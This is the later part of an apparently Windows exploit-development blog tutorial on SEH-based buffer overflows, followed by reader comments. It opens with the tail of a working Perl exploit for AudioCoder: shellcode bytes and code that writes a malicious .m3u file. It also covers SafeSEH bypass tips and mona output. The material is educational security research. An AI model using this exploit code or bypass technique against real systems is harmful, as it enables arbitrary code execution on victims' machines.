
```
“\x79\xab\x31\x6a\xdb\x11\x97\x93\x3b\xfd\x48\x36\x37\xef” .
“\x9d\x40\x1a\x65\x63\xc0\x20\xc0\x63\xda\x2a\x62\x0c\xeb” .
“\xa1\xed\x4b\xf4\x63\x4a\xa3\xbe\x2e\xfa\x2c\x67\xbb\xbf” .
“\x30\x98\x11\x83\x4c\x1b\x90\x7b\xab\x03\xd1\x7e\xf7\x83” .
“\x09\xf2\x68\x66\x2e\xa1\x89\xa3\x4d\x24\x1a\x2f\xbc\xc3” .
“\x9a\xca\xc0”;

my $sploit = $junk.$nseh.$seh.$nops.$shell; # build sploit portion of buffer
my $fill = “\x43” x ($buffsize – (length($sploit))); # fill remainder of buffer
my $buffer = $sploit.$fill; # final buffer

# write the exploit buffer to file
my $file = “audiocoder.m3u”;
open(FILE, “>$file”);
print FILE $buffer;
close(FILE);
print “Exploit file created [” . $file . “]\n”;
print “Buffer size: ” . length($buffer) . “\n”;
```

Open the resulting m3u file in AudioCoder (without a debugger) and you should see:



Alternatives to the POP+POP+RET

If you cannot locate a usable POP+POP+RET instruction, you may be able to reach your shellcode in a different manner. Take another look at the following screenshot from our earlier basic C program example once again.


SEH
EstablisherFrame which points to the _EXCEPTION_REGISTRATION_RECORD (Next SEH)

```
Registers (FPU)
EAX 00000000
ECX 42424242
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012FB58
EBP 0012FB78
ESI 00000000
EDI 00000000
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_PROC_NOT_FOUND (0000007F)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

0012FB58  7C9032A8 ¿2ε¦ RETURN to ntdll.7C9032A8
0012FB5C  0012FC40 @"‡.
0012FB60  0012FF5C \ ‡. ASCII "BBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FB64  0012FC5C \"‡.
0012FB68  0012FC14 ¶"‡.
0012FB6C  0012FF5C \ ‡. Pointer to next SEH record
0012FB70  7C9032BC ╜2ε¦ SE handler
0012FB74  0012FF5C \ ‡. ASCII "BBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FB78 ┌0012FC28 ("‡.
0012FB7C │7C90327A z2ε¦ RETURN to ntdll.7C90327A from ntdll.7C903282
0012FB80 │0012FC40 @"‡.
0012FB84 │0012FF5C \ ‡. ASCII "BBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FB88 │0012FC5C \"‡.
```

Not only does ESP+8 point to our Next SEH address – so does ESP+14, ESP+1c, etc. This gives us some additional options for calling this address.

Popad

One such option is the `popad`, instruction, which I've covered in an earlier tutorial. Recall `popad` pops the first eight values from the stack and into the registers in the following order: EDI, ESI, EBP, EBX, EDX, ECX, and EAX (ESP is discarded). A single `popad` instruction will therefore leave the address to Next SEH in EBP, EDX, and EAX. To use this method in our SEH exploit we would need to not only find a `popad` instruction but one that also has a JMP/CALL EBP, JMP/CALL EDX, or JMP/CALL EAX instruction immediately after it. This particular AudioCoder application had no such set of instructions.

JMP/CALL DWORD PTR [ESP/EBP + offset]

If there are no usable `popad` or POP+POP+RET instructions, you may try to jump directly to Next SEH on the stack by finding a JMP or CALL instruction to an offset to ESP (+8, +14, +1c, +2c, etc) or EBP (+c, +24, +30, etc). Again, the AudioCoder application did not have any usable instructions to demonstrate this technique.

The key to both of these options is that just as with POP+POP+RET you must select instructions from modules that were not compiled with SafeSEH or the exploit will fail. You will also want to avoid addresses containing null bytes.


SEH Exploit Protection

Without going into too much detail about protections such as stack cookies and ASLR (which I'll save for another post), I want to briefly touch on two protections that target SEH exploits specifically: SafeSEH and SEHOP. This section will only familiarize you with the most basic concepts of these protections so I encourage you to research more on the topics.

SafeSEH

Windows XP SP2 introduced the SafeSEH protection mechanism in which validated exception handlers are registered and stored in a table. The addresses in this table are checked prior to executing a given exception handler to ensure it is deemed “safe”. As a result, a POP+POP+RET address used to overwrite an SEH record that comes from a module compiled with SafeSEH will not appear in the table and the SEH exploit will fail.

SafeSEH is effective at preventing SEH-based exploits as long as the SEH overwrite address (e.g. POP+POP+RET) comes from a module compiled with SafeSEH. The good news (from an exploitability perspective) is that application modules are not typically compiled with SafeSEH by default. Even if most are, any module loaded by an application that was not compiled with SafeSEH can be used for your SEH overwrite. You can easily find such modules with mona:



```
          ---------- Mona command started on 2014-03-24 17:45:38 (v2.0, rev 459) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------------------
0BADF00D  0x77b20000 | 0x77b32000 | 0x00012000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
0BADF00D  0x00570000 | 0x005f0000 | 0x00080000 | True   | True    | False |  False   | False  | -1.0- [SDL.dll] (C:\Program Files\AudioCoder\SDL.dll)
0BADF00D  0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [COMDLG32.dll] (C:\WINDOWS\system32\COMDLG32.dll)
0BADF00D  0x5b860000 | 0x5b8b5000 | 0x00055000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [NETAPI32.dll] (C:\WINDOWS\system32\NETAPI32.dll)
0BADF00D  0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
0BADF00D  0x00600000 | 0x00656000 | 0x00056000 | True   | False   | False |  False   | False  | 1.2.12.0 [SDL_image.dll] (C:\Program Files\AudioCoder\SDL_image.dll)
0BADF00D  0x75a70000 | 0x75a91000 | 0x00021000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSVFW32.dll] (C:\WINDOWS\system32\MSVFW32.dll)
0BADF00D  0x77a80000 | 0x77b15000 | 0x00095000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
0BADF00D  0x02d10000 | 0x02fd5000 | 0x002c5000 | True   | True    | False |  False   | True   | 5.1.2600.5512 [xpsp2res.dll] (C:\WINDOWS\system32\xpsp2res.dll)
0BADF00D  0x01ad0000 | 0x01b08000 | 0x00038000 | True   | True    | False |  False   | False  | 1.0.0.402 [SysInfo.dll] (C:\Program Files\AudioCoder\SysInfo.dll)
0BADF00D  0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0BADF00D  0x00400000 | 0x00569000 | 0x00169000 | False  | True    | False |  False   | False  | 0.8.22.5506 [AudioCoder.exe] (C:\Program Files\AudioCoder\AudioCoder.exe)
0BADF00D  0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0BADF00D  0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0BADF00D  0x00350000 | 0x003ee000 | 0x0009e000 | True   | True    | False |  False   | False  | -1.0- [libxml2.dll] (C:\Program Files\AudioCoder\libxml2.dll)
0BADF00D  0x71a90000 | 0x71a98000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [wshtcpip.dll] (C:\WINDOWS\System32\wshtcpip.dll)
0BADF00D  0x01f40000 | 0x029d1000 | 0x00a91000 | True   | True    | False |  False   | True   | 8.00.6001.18702 [ieframe.dll] (C:\WINDOWS\system32\ieframe.dll)
0BADF00D  0x722b0000 | 0x722b5000 | 0x00005000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [sensapi.dll] (C:\WINDOWS\system32\sensapi.dll)
0BADF00D  0x76ee0000 | 0x76f1c000 | 0x0003c000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [RASAPI32.dll] (C:\WINDOWS\system32\RASAPI32.dll)
0BADF00D  0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
0BADF00D  0x76c90000 | 0x76cb8000 | 0x00028000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
0BADF00D  0x76fc0000 | 0x76fc6000 | 0x00006000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [rasadhlp.dll] (C:\WINDOWS\system32\rasadhlp.dll)
0BADF00D  0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0BADF00D  0x71ad0000 | 0x71ad9000 | 0x00009000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WSOCK32.dll] (C:\WINDOWS\system32\WSOCK32.dll)
0BADF00D  0x7e290000 | 0x7e401000 | 0x00171000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [shdocvw.dll] (C:\WINDOWS\system32\shdocvw.dll)
0BADF00D  0x71aa0000 | 0x71aa8000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WS2HELP.dll] (C:\WINDOWS\system32\WS2HELP.dll)
0BADF00D  0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
0BADF00D  0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
0BADF00D  0x662b0000 | 0x66308000 | 0x00058000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [hnetcfg.dll] (C:\WINDOWS\system32\hnetcfg.dll)
0BADF00D  0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0BADF00D  0x66000000 | 0x660fb000 | 0x000fb000 | False  | False   | False |  False   | False  | 1.13 [libiconv-2.dll] (C:\Program Files\AudioCoder\libiconv-2.dll)
0BADF00D  0x754d0000 | 0x75550000 | 0x00080000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [CRYPTUI.dll] (C:\WINDOWS\system32\CRYPTUI.dll)
0BADF00D  0x76e80000 | 0x76e8e000 | 0x0000e000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [rtutils.dll] (C:\WINDOWS\system32\rtutils.dll)
0BADF00D  0x76d60000 | 0x76d79000 | 0x00019000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IPHLPAPI.DLL] (C:\WINDOWS\system32\IPHLPAPI.DLL)
0BADF00D  0x76c30000 | 0x76c5e000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)
0BADF00D  0x77050000 | 0x77115000 | 0x000c5000 | False  | True    | False |  False   | True   | 2001.12.4414.700 [COMRes.dll] (C:\WINDOWS\system32\COMRes.dll)
0BADF00D  0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
0BADF00D  0x76e90000 | 0x76ea2000 | 0x00012000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [rasman.dll] (C:\WINDOWS\system32\rasman.dll)
0BADF00D  0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0BADF00D  0x019e0000 | 0x01a45000 | 0x00065000 | True   | True    | False |  False   | False  | -1.0- [mcres.dll] (C:\Program Files\AudioCoder\mcres.dll)
0BADF00D  0x76f20000 | 0x76f47000 | 0x00027000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [DNSAPI.dll] (C:\WINDOWS\system32\DNSAPI.dll)
0BADF00D  0x76fd0000 | 0x7704f000 | 0x0007f000 | False  | True    | False |  False   | True   | 2001.12.4414.700 [CLBCATQ.DLL] (C:\WINDOWS\system32\CLBCATQ.DLL)
0BADF00D  0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True   | 6.0 [comctl32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Control
0BADF00D  0x77be0000 | 0x77bf5000 | 0x00015000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
0BADF00D  0x01aa0000 | 0x01aaf000 | 0x0000f000 | True   | False   | False |  False   | False  | 1.1.0.0 [dsp_chmx.dll] (C:\Program Files\AudioCoder\plugins\dsp_chmx.dll)
0BADF00D  0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
0BADF00D  0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
0BADF00D  0x73b50000 | 0x73b67000 | 0x00017000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [AVIFIL32.dll] (C:\WINDOWS\system32\AVIFIL32.dll)
0BADF00D  0x755c0000 | 0x755ee000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
0BADF00D  0x74720000 | 0x7476c000 | 0x0004c000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
0BADF00D  0x01ac0000 | 0x01ac6000 | 0x00006000 | True   | False   | False |  False   | False  | -1.0- [dsp_zsc.dll] (C:\Program Files\AudioCoder\plugins\dsp_zsc.dll)
0BADF00D  0x5d090000 | 0x5d12a000 | 0x0009a000 | False  | True    | False |  False   | True   | 5.82 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
0BADF00D  0x769c0000 | 0x76a74000 | 0x000b4000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [USERENV.dll] (C:\WINDOWS\system32\USERENV.dll)
0BADF00D  0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
0BADF00D  0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0BADF00D  0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0BADF00D  0x10000000 | 0x10029000 | 0x00029000 | False  | True    | False |  False   | False  | -1.0- [mccommon.dll] (C:\Program Files\AudioCoder\mccommon.dll)
0BADF00D  0x5ad70000 | 0x5ada8000 | 0x00038000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [uxtheme.dll] (C:\WINDOWS\system32\uxtheme.dll)
0BADF00D  0x00670000 | 0x00702000 | 0x00092000 | True   | True    | False |  False   | False  | -1.0- [jpeg.dll] (C:\Program Files\AudioCoder\jpeg.dll)
0BADF00D  0x76f60000 | 0x76f8c000 | 0x0002c000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WLDAP32.dll] (C:\WINDOWS\system32\WLDAP32.dll)
0BADF00D  0x77c70000 | 0x77c94000 | 0x00024000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [msv1_0.dll] (C:\WINDOWS\system32\msv1_0.dll)
0BADF00D  0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
0BADF00D  0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0BADF00D  0x76bf0000 | 0x76bfb000 | 0x0000b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [PSAPI.DLL] (C:\WINDOWS\system32\PSAPI.DLL)
0BADF00D  0x71ab0000 | 0x71ac7000 | 0x00017000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WS2_32.dll] (C:\WINDOWS\system32\WS2_32.dll)
0BADF00D  0x71a50000 | 0x71a8f000 | 0x0003f000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [mswsock.dll] (C:\WINDOWS\system32\mswsock.dll)
0BADF00D  0x003f0000 | 0x003f9000 | 0x00009000 | True   | True    | False |  False   | True   | 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
0BADF00D  0x76eb0000 | 0x76edf000 | 0x0002f000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [TAPI32.dll] (C:\WINDOWS\system32\TAPI32.dll)
0BADF00D ----------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.500000
```

```
!mona modules
```

Alternatively, you can use the `!mona SEH` command which will only look in modules compiled without SafeSEH by default.

The key with bypassing SafeSEH is to find a module that was not compiled with the option.

Structured Exception Handling Overwrite Protection (SEHOP)

As previously stated, one of the downsides of SafeSEH is that it required changing and rebuilding/compiling executables. Rather than require code changes, SEHOP works at run time and verifies that a thread's exception handler chain is intact (can be navigated from top to bottom) before calling an exception handler. As a result, overwriting the SEH address would break the chain and trigger SEHOP, rendering the SEH exploit attempt ineffective. SEHOP does this by adding a custom record to the end of the SEH chain. Prior to executing an exception handler, the OS ensures this custom record can be reached by walking the chain from top to bottom.

SEHOP was introduced in Windows Vista SP1 and is available on subsequent desktop and servers versions. It is enabled by default on Windows Server Editions (from 2008 on) and disabled by default on desktop versions. EMET also provides SEHOP protection.

There have been demonstrated bypasses of SEHOP protections (both in native OS and EMET implementations) though those are beyond the scope of this post.

For more on SEHOP, see here: http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

Additional Resources

If you're interested in researching more on the topic of SEH check out some of these resources:

About the mechanics of SEH:

- Structured Exception Handling (MSDN)
- A Crash Course on the Depths of Win32™ Structured Exception Handling (Matt Pietrek)

Other SEH Exploit Tutorials:

- Exploit Research MegaPrimer Part 7: Overwrite SEH (SecurityTube)
- Understanding Structured Exception Handling (SEH) Exploitation (Donny Hubener)
- SEH Based Overflow Exploit Tutorial (Infosec Institute)
- Exploit writing tutorial part 3: SEH Based Exploits (Corelan Team)
- Exploitation in the 'New' Win32 Environment (Walter Pearce)
- SEH Stack Based Windows Buffer Overflow Tutorial (The Grey Corner)
- The Need for a POP POP RET Instruction Sequence (Dimitrios Kalemis)
- Getting from seh to nseh (the sprawl)

Conclusion

It's my hope that this tutorial (and the referenced resources) provided a basic understanding of how Microsoft implements exception handling and how SEH can be leveraged for exploit development. As always, I'm interested in feedback — you can leave in the comments section, on Twitter, or both. Stay tuned for the next installment in the series on Unicode-based exploits.

Follow @securitysift 2,159 followers

Related Posts:

- Windows Exploit Development – Part 1: The Basics
- Windows Exploit Development – Part 2: Intro to Stack Based Overflows
- Windows Exploit Development – Part 3: Changing Offset and Rebased Modules
- Windows Exploit Development – Part 4: Locating Shellcode with Jumps
- Windows Exploit Development – Part 5: Locating Shellcode with Egghunting
- Windows Exploit Development – Part 6: SEH Exploits
- Windows Exploit Development – Part 7: Unicode Buffer Overflows

Share this:

Google Twitter Facebook LinkedIn Email Pinterest Reddit

In category: Exploits
Tags: buffer , buffer overflow , cpu , debugger , exception , exception handling , exploit , immunity , overflow , registers , safeseh , seh , sehop , stack , structured exception handling , windows

13 Comments add one

metacom March 27, 2014 at 3:07 pm
Great tutorial,superb…absolutely superb 🙂

Mike Czumak March 27, 2014 at 3:12 pm
Thanks metacom, that's really great to hear! -Mike

NO-MERCY March 31, 2014 at 9:25 pm
Welcome back Mike ..
awesome seh explaining
Really good … but part 5 its so hard i read it many times 🙁
you should start with seh & aslr its easy protection mechanism
i will try 2 read "Egghunting" lesson again & i hope to understand it
my weak en ….
i finished all as pdf's & uploading it Now
"tortoise internet speed" 🙂

& working to make part 6 Now
you can take a look & any Suggests ..
——————————————————

Done : All Links in Part 1
Hope to find it useful !!
Best Regrads

Mike Czumak April 6, 2014 at 3:05 pm
Thanks for the feedback. Do you have any suggestions on part 5 that might make it clearer? Are you stuck on a particular part?

Thanks for the pdfs — the only thing I noticed is that in part 1, the image on page 23 is stretched and it may be hard to see. Other than that, they're great. Thanks again for taking the time to put them together!

– Mike

NO-MERCY June 2, 2014 at 10:17 pm
NO suggestions .. That's my fault you're Did a Great tuts 🙂
i'm reading Ashfaq Ansari Paper "EGG HUNTER" its helped me to understand Yours .. –> if any one wannaa to take a look
here -> hxxp://hacksys.vfreaks.com/research/egg-hunter-twist-in-buffer-overflow-bisonware-ftp-server-v3-5.html
PDF : hxxp://hacksys.vfreaks.com/download/whitepaper/Egg_Hunter_BisonWare_FTP_Server.pdf
Tools Used + pdf : hxxp://www.4shared.com/rar/is6xqHKlce/EGG_HUNTER.html

————————————————————

about image in part 1 page 23 sorry !! .. You know i'm lost my eyes 😉 To make this pdf's because the pics resolution is very very high & I'M trying to make it good .
just My sugegest is : Change braek point color in immunity dbg
Finally : when you complete this amazing series i will collect it again AIO (all in one) & make another version replace perl codes to My Love python 😉

Thanks Again ..
Regrads
NO-MERCY

June 4, 2014 at 7:28 am

Mike Czumak Thanks for the Egg Hunter resource and for the work you put in converting these to pdfs. More tuts coming soon. – Mike

tux June 4, 2014 at 2:32 pm
Great tutorial txh man 🙂

please make a unicode exploit tutorial 🙂

Mike Czumak June 4, 2014 at 3:34 pm
Thanks for the feedback. I have a unicode tutorial in the works now. Hope to finish/post soon. – Mike

tux June 5, 2014 at 4:05 am
Thanks a lot Mike >:D<

I love your web page and tutorials that you do 🙂

Jose Ramon February 9, 2015 at 11:49 am
Hello Mike,
Only for clarification, in this example we have the first SEH record at 0012FF5C, so when the exception happens, then OS calls first SEH handler, I supose that as the SEH handler function has as second parameter EstablisherFrame and this parameter is always the first and actual ExceptionRegistrationRecord (pointing at next SEH), then this second handler parameter will be al ESP+8 at the end of the SEH handler call from the OS and using pop pop ret will in fact redirect the flow to next SEH in the actual ExceptionRegistrationRecord, is that correct?.

What's the correct way to make the OS executes the first SEH handler?, is it overriting EIP with our buffer..

Thank you

Mike Czumak February 12, 2015 at 6:08 pm
Jose,

I'm not sure I fully understand the question so please forgive me if I miss something in my explanation. What happens in the case of SEH-based BoF is that by generating an exception, the process flow redirects to the exception handler. If you've overwritten one or more exception handlers on the stack (and next SEH before it), you should be able to control execution since SEH will be moved into EIP. In other words, you're generating an exception and overwriting SEH, which in turn, overwrites EIP. You're correct that SEH is overwritten with a POP+POP+RET instruction so that it can jump to Next SEH (via the ExceptionRegistrationRecord) and execute the remainder of your shellcode at that location. Every application is different so which exception handler you overwrite will be determined by the given exploit, though you should find that any custom exception handlers added in the application logic should appear at the top of the chain (with the default exception handler appearing at the bottom). I hope this helps.

Jose Ramon February 13, 2015 at 4:11 am

We use pop+pop+ret overriting the address for SEH handler and so we get EIP pointing to next SEH, that's I don't understand yet.
Is that because the exception callback function has the parameter Establisher Frame and it is pushed on the stack at ESP+8?

Thank you

gd October 25, 2016 at 1:42 am

Very good article.

Previous post: **Passive Reconnaissance**

Next post: **Understanding WordPress Auth Cookies**